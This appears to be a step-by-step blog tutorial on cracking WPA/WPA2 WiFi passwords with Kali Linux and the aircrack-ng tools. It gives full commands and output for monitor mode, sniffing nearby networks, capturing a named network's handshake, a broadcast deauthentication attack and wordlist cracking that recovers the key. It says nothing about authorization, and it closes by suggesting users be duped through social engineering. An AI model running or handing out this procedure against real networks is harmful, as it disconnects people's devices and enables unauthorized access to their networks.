

How to hack WiFi password [Step-by-Step]

Table of Contents

- [Pre-requisites](#)
- [Step-1: Understanding 2.4 GHz and 5 GHz WIFI Networks](#)
- [Step-2: Understanding Managed Mode and Monitor Mode](#)
- [Enable Monitor Mode](#)
- [Step-3: Packet Sniffing with Airodump-ng](#)
- [Step-4: Targeted Packet Sniffing](#)
- [Step-5: Deauthentication Attack](#)
- [Step-6: How to hack WiFi – Using a Wordlist Attack](#)
- [Conclusion](#)

If you aspire to become an ethical hacker or a penetration tester, one of the areas you will cover is Network Hacking. That involves spoofing MAC addresses, Deauthentication attacks, Bypassing MAC filtered networks, Hacking WEP/WPA/WPA2 wifi passwords, WPS exploitation, and much more.

This post will give a step-by-step guide on How to hack WiFi passwords (WPA / WPA2) using Kali Linux.

Advertisement

Pre-requisites

You must have an installed setup of Kali Linux. You can easily [install Kali Linux](#) (if you don't have one) in a couple of minutes using Oracle VirtualBox or any other similar software. All the tools we will use are open-source and already pre-installed on Kali Linux.

Step-1: Understanding 2.4 GHz and 5 GHz WIFI Networks

The 802.11 standard provides several distinct radio frequency ranges (WIFI bands) for use in Wi-Fi communications. Some of the most common bands are 2.4 GHz and 5 GHz. These WIFI bands:

- Determine the frequency range that is used to support communication
- Determine the channels that are used to support communication
- Client devices need to support the band used by the router to communicate with it. Therefore, if the router uses the 5 GHz frequency, your device needs to support this band to connect to the router.
- Data could be sniffed from a certain band if the wireless adapter used supports the band.

Currently, most routers support both bands, and you can enable any of them or both at once.



From the router image above, the WIFI band 2.4 GHz is referred to as Wireless while the 5 GHz band is referred to as Wireless 5G. When cracking WIFI passwords, your network card needs to support the frequency band used by the WIFI network you want to crack. Therefore, if you want to crack a 5 GHz network, and your network card only supports 2.4 GHz, this WIFI network will not even be visible to your PC.

Step-2: Understanding Managed Mode and Monitor Mode

Since we will be capturing data packets sent by the router, we need to understand the difference between Managed mode and Monitor mode. Any device that supports a wireless connection uses a Network Interface Card (NIC). Most of them are inbuilt, but nowadays, you can purchase a USB network card and connect to a WIFI network much easier. A Network Interface Card, by default, is set to **Managed mode**. That means it can only capture packets sent directly to it by the router. Packets that contain our MAC address as the destination address.

To capture as many packets as possible that will aid us in the WIFI password cracking process, we need to put our card in **Monitor mode**. That way, we can capture packets sent to us and any other device around us.

Enable Monitor Mode

Execute any of the commands below to see the name of the wireless card n your device.

```
# ifconfig
# ip link
```

By default, wireless cards on Kali start with the name `wlan`. My device supports two wireless cards. From the image below, you can see I have `wlan0` and `wlan1`.

```
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP
   link/ether 24:77:03:ba:3d:e0 brd ff:ff:ff:ff:ff:ff
4: wlan1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP
   link/ether 00:1e:65:10:8e:58 brd ff:ff:ff:ff:ff:ff
```

To enable mode on our device, we will use a tool called `airmon-ng`. Execute the command below and replace the name `wlan1` with the name of your card.

```
# airmon-ng start wlan1
```

```
PHY      Interface      Driver      Chipset
phy0     wlan0           iwlwifi     Intel Corporation Centrino Ultri
phy1     wlan1           iwlwifi     Intel Corporation PRO/Wireless
          (monitor mode enabled)
```

To confirm whether your card was successfully put in monitor mode, execute the command below:

```
# iwconfig
```

```
wlan1    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=15
Retry short limit:7  RTS thr:off  Fragment thr:off
Power Management:off
```

Sometimes, Kali might add a suffix `mon` to the card after putting your device on monitor mode. For example, if your card was `wlan1`, it will be renamed to `wlan1mon`.

At times, you might need to stop troublesome processes before putting your card in monitor mode. They will interfere by changing channels and sometimes putting the interface back in managed mode. Execute the command below:

```
# airmon-ng check kill
```

Step-3: Packet Sniffing with Airodump-ng

With our card successfully put on monitor mode, we can start the packet sniffing process. Execute the command below, replacing `wlan1` with the name of your card.

```
# airodump-ng wlan1
```

A window similar to the one below will open.

Advertisement

CH 14][Elapsed: 2 mins][2021-08-04 09:06

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
E4:AB:89:AA:74:1B	-46	260	77	0	12	130	WPA2	CCMP	PSK	Safaricom Home-2
1C:3B:F3:81:BF:38	-74	305	5	0	10	270	WPA2	CCMP	PSK	BIRGEN
18:56:44:79:0D:AE	-80	139	8	0	1	130	WPA2	CCMP	PSK	SURE NET
08:55:31:64:C5:2D	-1	0	0	0	1	-1				<length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	E6:56:6A:A5:AA:97	-49	0 - 1	0	2		
E4:AB:89:AA:74:1B	6A:2B:CA:FD:FC:AD	-42	24e-24	0	122		Safaricom Home-2
1C:3B:F3:81:BF:38	EC:7E:91:E0:CF:BD	-86	0 - 1	0	6		
1C:3B:F3:81:BF:38	B4:C9:B9:AD:08:E9	-87	0 - 1	0	1		
08:55:31:64:C5:2D	96:47:BE:46:0A:32	-87	0 - 1e	0	1		
08:55:31:64:C5:2D	30:32:35:50:6B:74	-84	0 - 1	0	1		

The top section shows information about the routers/access points within the proximity of our wireless card in monitor mode. The bottom section shows us the client devices and which networks they are connected to. To hack WIFI passwords, much of the information we need is in the top section. Let's look understand what the different columns represent in detail.

- **BSSID:** This represents the MAC address of our router or Access point.
- **PWR:** This column shows how close or far the router is to our device. From the image above, the one with -1 is very close, while -81 shows it's very far.
- **Beacons:** These are the packets sent by the Access Point to announce its presence.
- **# Data:** This column represents the captured data packets
- **#/s:** The number of packets captured in the last 10 seconds
- **CH:** The channel which the Access Point is communicating on
- **MB:** The maximum speed supported by the Access Point
- **ENC:** The Encryption algorithm used by the Access Point
- **CIPHER:** The Cipher detected on the network
- **AUTH:** The mode of authentication supported by the Access Point
- **ESSID:** The name of the WIFI network

In this step, we sniffed packets, but we did not store them. It was just a random sniffing attack. Now, let's do a targeted packet sniffing and use the captured packets to hack WIFI password.

Step-4: Targeted Packet Sniffing

In this tutorial, we will hack the password of the **Safaricom Home-2** WIFI network. However, there is a catch! The image above shows that the network uses the WPA2 encryption algorithm—one of the most secure algorithms used in WIFI security.

To crack this type of encryption, we will need to capture as many **Handshake** packets as possible. These are the packets transmitted between the **Access Point (Router)** and the **Client device** when establishing a connection. We will use the syntax below.

```
airodump-ng --bssid <AP_MAC_Address> --channel <AP_Channel> --write <File_Name>
<Wireless_Card>
E.g
# airodump-ng --bssid E4:AB:89:AA:74:1B --channel 12 --write SafaricomCapture wlan1
```

SafaricomCapture is the name of the file where we will store the captured packets.

```
CH 12 ][ Elapsed: 26 mins ][ 2021-08-04 10:11 ][ WPA handshake: E4:AB:89:AA:74:1B
BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB   ENC CIPHER AUTH ESSID
E4:AB:89:AA:74:1B -44 100   15675   192649    0  12  130   WPA2 CCMP  PSK  Safaricom Home-2
BSSID          STATION            PWR   Rate    Lost    Frames  Notes  Probes
E4:AB:89:AA:74:1B 6A:2B:CA:FD:FC:AD -33   24e-24    0      2357  PMKID
E4:AB:89:AA:74:1B DA:81:99:DB:A4:98 -77    1e- 1   1414   196755  PMKID
```

Now, **we have one problem**. Handshake packets are only transmitted only when a client connects to a router. Once the connection is established, we cannot capture any more handshake packets. However, what if there was a way we could disconnect clients from our network, and when they reconnect, we capture as many handshake packets as possible. Luckily there is.

Step-5: Deauthentication Attack

While the **Targeted Packet Sniffing** is still running, we can open a new Terminal window and perform a deauthentication attack. This kind of attack removes users from the WIFI network, and when they reconnect, you can capture as many handshake packets as possible.

We will use the syntax below using a tool called. `aireplay-ng`.

```
aireplay-ng --deauth <no_of_deauth_packets> -a <AccessPoint_MAC> <WirelessCard>
E.g
#aireplay-ng --deauth 50 -a E4:AB:89:AA:74:1B wlan1
```

If you wanted to disconnect a particular device, you would use the syntax below:

```
aireplay-ng --deauth <no_of_deauth_packets> -a <AccessPoint_MAC> -c <client_MAC>
<WirelessCard>
```


```
10:09:52 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:AA:74:1B]
10:09:53 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:AA:74:1B]
10:09:53 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:AA:74:1B]
10:09:54 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:AA:74:1B]
10:09:54 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:AA:74:1B]
10:09:54 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:AB:89:AA:74:1B]
```

Step-6: How to hack WiFi - Using a Wordlist Attack

Once we have captured enough packets, we can start the password cracking process. Execute the `ls` command on your working directory. You will see several files with the name of the file containing the captured packets. We will use the file with the `.cap` extension. The tool we will use for cracking is `aircrack-ng`.

We can actually start cracking the WIFI password as the packet sniffing is going on - we crack packets as we continue collecting more. We will use the syntax below:

```
aircrack-ng <packets_file_name> -w <wordlist_path>  
E.g  
# aircrack-ng SafaricomCapture-01.cap -w /usr/share/wordlists/mywordlist.txt
```



```
Current passphrase: caucasian  
KEY FOUND! [ caucasian ]  
Master Key      : D9 EF 9C 04 0D E9 E6 B6 20 62 67 DE 1C CC 85 F5  
                  00 1D A0 03 9A 7D 96 19 E4 CC 84 E6 5C 4A BB 77  
Transient Key   : 99 A7 99 EE F6 10 69 16 36 EF A1 89 8D 27 8F 87  
                  B6 02 2D 1D C0 21 8A E8 89 F8 32 0E 5F 49 CA 43  
                  22 2D A9 1D 28 D5 E4 62 61 DE E6 00 00 00 00 00  
EAPOL HMAC     : 20 8E BD AC A7 8B F1 4A 16 5C 73 73 C5 A3 F9 E2
```

From the image above, you can see we successfully cracked the password of the WPA2 WIFI network.

Conclusion

With a wordlist large enough, you can hack WiFi passwords easily. However, if the password is very complex, it will take some time - from 10 minutes, 2 hours to more than a day.

You can speed up the cracking process by using a powerful GPU instead of a CPU or use Rainbow tables. If all that fails, you will need to use social engineering and dupe a user into revealing the WIFI password.